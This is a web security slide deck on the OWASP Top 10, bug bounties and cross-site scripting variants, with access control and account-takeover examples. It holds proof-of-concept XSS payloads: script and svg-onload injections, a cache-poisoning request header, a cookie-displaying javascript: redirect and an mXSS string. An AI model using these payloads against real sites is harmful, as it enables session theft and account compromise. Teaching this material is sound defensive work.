

Web is hard

top 10 and beyond



OWASP® Top 10

- A1** Injection
- A2** Broken authentication
- A3** Sensitive data exposure
- A4** XML External Entities (XXE)
- A5** Broken Access Control
- A6** Security Misconfiguration
- A7** XSS
- A8** Insecure Deserialization
- A9** Using Components with Known Vulnerabilities
- A10** Insufficient Logging & Monitoring

<https://owasp.org/www-project-top-ten/>

Responsible Disclosure

Bug Bounties



@davwwwx

PoC || GTFO



Patrik Fehrenbach 🐚 @ITSecurityguard · 21h
Yay, I was awarded a \$10,000 bounty on @Hacker0x01!
hackerone.com/patrik #TogetherWeHitHarder

Usually I don't **yay** but this time, I had to

Merry Christmas 🎁🎄



HackerOne profile - patrik
- <http://www.it-securityguard.com>
🔗 [hackerone.com](http://hackerone.com/patrik)

🗨 10

⬇ 4

❤ 208



...



Akshay Kerkar @AkshayKerkar13 · Dec 21
Yay, I was awarded a @Sony ❤️ swag for reporting a vulnerability.
#bugbounty #togetherwehitharder #hackerone



🗨 3

⬇ 1

❤ 24



Daniel @danielabs · Oct 24, 2017
Thanks @ncsc_nl for the t-shirt #bugbounty #swag



🗨 5

⬇ 18

❤ 35



...



Jenish Sojitra @_jensec · 20h
Yay, I was awarded a \$6,000 bounty on @Hacker0x01 for a CORS!

To make a CORS critical you can scrape account info of victim's accounts via this tool with requests relay. It will use value from response.
bugpoc.com/testers/other/

hackerone.com/jensec #TogetherWeHitHarder



HackerOne profile - jensec
Security & Finance -
🔗 [hackerone.com](http://hackerone.com/jensec)

🗨 13

⬇ 70

❤ 389



@davwwwx



ArmBounty



<https://krisp.ai/security/#responsible-disclosure>

hackerone

hackerone

top 10

Weakness Type		Bounties Total Financial Rewards Amount	YOY % Change
1	XSS	\$4,211,006	26%
2	Improper Access Control - Generic	\$4,013,316	134%
3	Information Disclosure	\$3,520,801	63%
4	Server-Side Request Forgery (SSRF)	\$2,995,755	103%
5	Insecure Direct Object Reference (IDOR)	\$2,264,833	70%
6	Privilege Escalation	\$2,017,592	48%
7	SQL Injection	\$1,437,341	40%
8	Improper Authentication - Generic	\$1,371,863	36%
9	Code Injection	\$982,247	-7%
10	Cross-Site Request Forgery (CSRF)	\$662,751	-34%

<https://www.hackerone.com/top-ten-vulnerabilities>

XSS

Cross site scripting

Ways you're going to get XSSed



Connect with friends and the world around you on Facebook.

A screenshot of the Facebook login page. The "Email" field contains the malicious value "<script>alert(1337)</script>". The "Password" field is empty. Below the fields is a large blue "Log In" button. To the right of the button is a "Forgot Password?" link. At the bottom of the form is a green "Create New Account" button.

<script>alert(1337)</script>

Password

Log In

[Forgot Password?](#)

Create New Account

[Create a Page](#) for a celebrity, band or business.

[https://www.facebook.com/?popalert=<script>alert\(1337\)</script>](https://www.facebook.com/?popalert=<script>alert(1337)</script>)

www.facebook.com says

1337

OK

<script>alert(1337)</script>

Password

Log In

[Forgot Password?](#)

[Create New Account](#)

facebook

Connect with friends and the world
around you on Facebook.

@davwwwx



@davwwwx

reflected XSS

GET

POST

reflected XSS

GET

POST

?name=<svg%20onload=alert()%gt;

reflected XSS

GET

POST

name=<svg%20onload=alert()%>&...

- application/x-www-form-urlencoded
- multipart/form-data
- text/plain

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- cache deception/poisoning,
- ...

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- cache deception/poisoning,
- ...

GET POST PUT ...

name=<svg%20onload=alert()%>&...

- anything/anything

stored XSS

- unsanitized, unescaped input stored in the db,
- **unrestricted file uploads,**
- cache deception/poisoning,
- ...

html mhtml htm xhtml xml xslt svg svgz swf ...

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- **cache deception/poisoning.**
- ...

HTTP Request

```
GET /?xx HTTP/1.1
Host: meta.discourse.org
X-Forwarded-Host: cacheattack'"><script>alert(document.domain)</script>
```

stored XSS

- unsanitized, unescaped input stored in the db,
- unrestricted file uploads,
- **cache deception/poisoning,**
- ...


HTTP Response

```
<link rel="preload"
      href="https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfont-2ad
      <script>alert(document.domain)</script>
      &2&v=4.7.0" as="font" type="font/woff2" crossorigin />
<style>
  @font-face {
    font-family: 'FontAwesome';
    src: url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfon
      <script>alert(document.domain)</script>
      &2&v=4.7.0') format('woff2'),
            url('https://d11a6trkgmumsb.cloudfront.net/assets/fontawesome-webfon
  }
</style>
```

<https://hackerone.com/reports/394016>

<https://hackerone.com/reports/415168>

web cache deception



<https://omergil.blogspot.com/2017/02/web-cache-deception-attack.html>

DOM XSS

Sources

- document.referrer
- document.URL
- document.documentElement
- document.URLUnencoded (IE 5.5 or later Only)
- document.baseURI
- location
- location.href
- location.search
- location.hash
- location.pathname
- document.cookie
- window.name
- history.pushState()
- history.replaceState()
- onmessage event.data for postMessage
- ...

Sinks

- eval
- Function
- setTimeout
- setInterval
- setImmediate
- execScript
- crypto.generateCRMFRequest
- ScriptElement.src
- ScriptElement.text
- ScriptElement.textContent
- ScriptElement.innerText
- anyTag.onEventName
- document.write
- document.writeln
- anyElement.innerHTML
- Range.createContextualFragment
- HTMLButton.value
- ...

DOM XSS on google search by Masato Kinugawa (+mXSS)

The screenshot shows a Google search results page for the query "<noscript><p title="</noscript><img src=x one". The search bar at the top contains the same query. A context menu is open over the search results, listing various XSS payloads and bypass techniques. A modal dialog box from "www.google.de" says "1" and has an "OK" button. Below the search results, there is a snippet for a GitHub repository titled "PayloadsAllTheThings/XSS injection at master · swisskyrepo ... - GitHub" with the URL <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection>.

<noscript><p title="</noscript><img src=x one

- xss without angle brackets
- xss payloads 2018
- advanced xss payloads
- ";!--<xss>=&{()}
- xss bypass html encoding
- xss payloads github
- xss cheat sheet github
- href xss

REVIEW

www.google.de says
1

OK

Report inappropriate predictions
Learn more


PayloadsAllTheThings/XSS injection at master · swisskyrepo ... - GitHub
<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20injection>

<https://www.youtube.com/watch?v=IG7U3fuNw3A>

<https://bugs.chromium.org/p/chromium/issues/detail?id=1160635> (another mxss)

@davwwwx

Duckduckgo




<https://hackerone.com/reports/876148>

@davwwwx

uXSS

Universal XSS affecting Firefox for iOS



Universal XSS affecting Firefox for iOS

```
→ curl -I https://.herokuapp.com/redirect_js/
HTTP/1.1 302 Found
Connection: keep-alive
Server: gunicorn/19.7.1
Date: Sun, 29 Mar 2020 21:53:26 GMT
Content-Type: text/html; charset=utf-8
Location: javascript:alert(`last webpage you opened was ${document.location.href} with cookie ${document.cookie}`)
Status: 302
X-Frame-Options: SAMEORIGIN
Content-Length: 0
Via: 1.1 vegur
```

<https://0x65.dev/blog/2020-03-30/cve-2019-17004-semi-universal-xss-affecting-firefox-for-ios.html>

uXSS in Chrome on iOS

The screenshot shows a Chrome browser window on an iOS device. The title bar indicates "No SIM" and the time "07:58". The battery level is at 41%. The address bar shows the URL <https://www.google.com/xss/..;@www.google.com:4>. The main content area displays a proof-of-concept for a user-controlled XSS vulnerability. It includes a heading "uXSS Chrome iOS Proof of Concept", a note to click on a domain to check the vulnerability, and a list of domains: "www.google.com" (highlighted with a red box), "www.facebook.com", and "mobile.twitter.com". Below this, it shows "Here are cookies from https://www.google.com:" followed by several cookie entries. At the bottom, it shows an "XHR response" for the search query "q=my+photos".

Please click on the domain you would like to check this vulnerability:

www.google.com www.facebook.com mobile.twitter.com

Here are cookies from <https://www.google.com>:

```
IP_JAR=2018-05-10-05;
SIDCC=
CHROME_CONNECTED=
APISID=
;
SID=
```

Here a XHR response from request <https://www.google.com/search?q=my+photos> :

```
<!doctype html><html itemscope="" itemtype="http://schema.org/SearchResultsPage" lang="en-PL"><head><meta charset="UTF-8"><meta content="telephone=no" name="format-detection"><meta content="address=no" name="format-detection"><meta content="width=device-width,initial-scale=1.0,minimum-scale=1.0,,shrink-to-fit=no" name="viewport"><meta content="origin" name="referrer"><meta content="notranslate" name="google"> <link href="/images/branding/product/ico/google_lodp.ico" rel="icon"> <link href="/images/branding/product_ios/3x/gsa_ios_60dp.png" rel="apple-touch-icon" sizes="180x180"><link href="/images/branding/product_ios/2x/gsa_ios_60dp.png" rel="apple-touch-icon" sizes="120x120"><link href="/images/branding/product_ios/2x/gsa_ios_57dp.png" rel="apple-touch-icon" sizes="114x114"><link href="/images/branding/product_ios/1x/gsa_ios_57dp.png" rel="apple-touch-icon"> <meta
```

history.replaceState(",",'..;@www.google.com:%3443/')



<https://bugs.chromium.org/p/chromium/issues/detail?id=841105>

@davwwwx

XSS to RCE ? 🤔

Electron: Why not ?

Microsoft Teams zero click xss



<https://github.com/oskarsve/ms-teams-rce/blob/main/README.md>

@davwwwx

XSS



@davwwwx

Improper Access Control

AAA

Authentication, Authorization and Accounting

Insecure Direct Object Reference

Improper Authentication

Privilege Escalation


Create a New Account

It's quick and easy.

Please enter a valid mobile number or email address.

SSO or Single sign-on

Bypassing strict e-mail validators through SSO chains & integrations



Bypassing strict email validators through SSO chains & integrations

XSS payloads in email addresses?	
	NO
	YES
	NO
	NO
	YES

<https://drive.google.com/file/d/1iKL6wpb3yYwOmxEtAg1jEmuOf8RM8ty9/view>

Account takeover (gitlab forums)

The screenshot shows a Salesforce 'User Edit' page for a user named 'Inti De Ceukelairell'. The page includes a 'General Information' section with fields for First Name, Last Name, Alias, Email, Username, Nickname, Title, Company, Department, and Division. The 'Email' field contains the value 'intidc@gitlab.com', which is highlighted with a red rectangle. The 'Nickname' field also contains the same email address. The 'Last Name' field contains 'De Ceukelairell'. The 'Alias' field contains 'IDe C'. The 'Username' field contains 'inti.de.ceukelairell+dontc'. The 'Nickname' field contains 'inti.de.ceukelairell+dontc'. The 'Title' field is empty. The 'Company' field contains 'intigriti'. The 'Department' field is empty. The 'Division' field is empty.

SETUP

Users

User Edit

Inti De Ceukelairell

User Edit

General information

First Name: Inti

Last Name: De Ceukelairell

Alias: IDc

Email: intidc@gitlab.com

Username: inti.de.ceukelairell+dontc

Nickname: inti.de.ceukelairell+dontc

Title:

Company: intigriti

Department:

Division:

Save Save & New Cancel

Account takeover (gitlab forum)

GET POST PUT PATCH DELETE HEAD Headers Reset Up

/id/00D2o000000YqXaEAK/0052o000008huadAAA Execute

[Expand All](#) | [Collapse All](#) | [Show Raw Response](#)
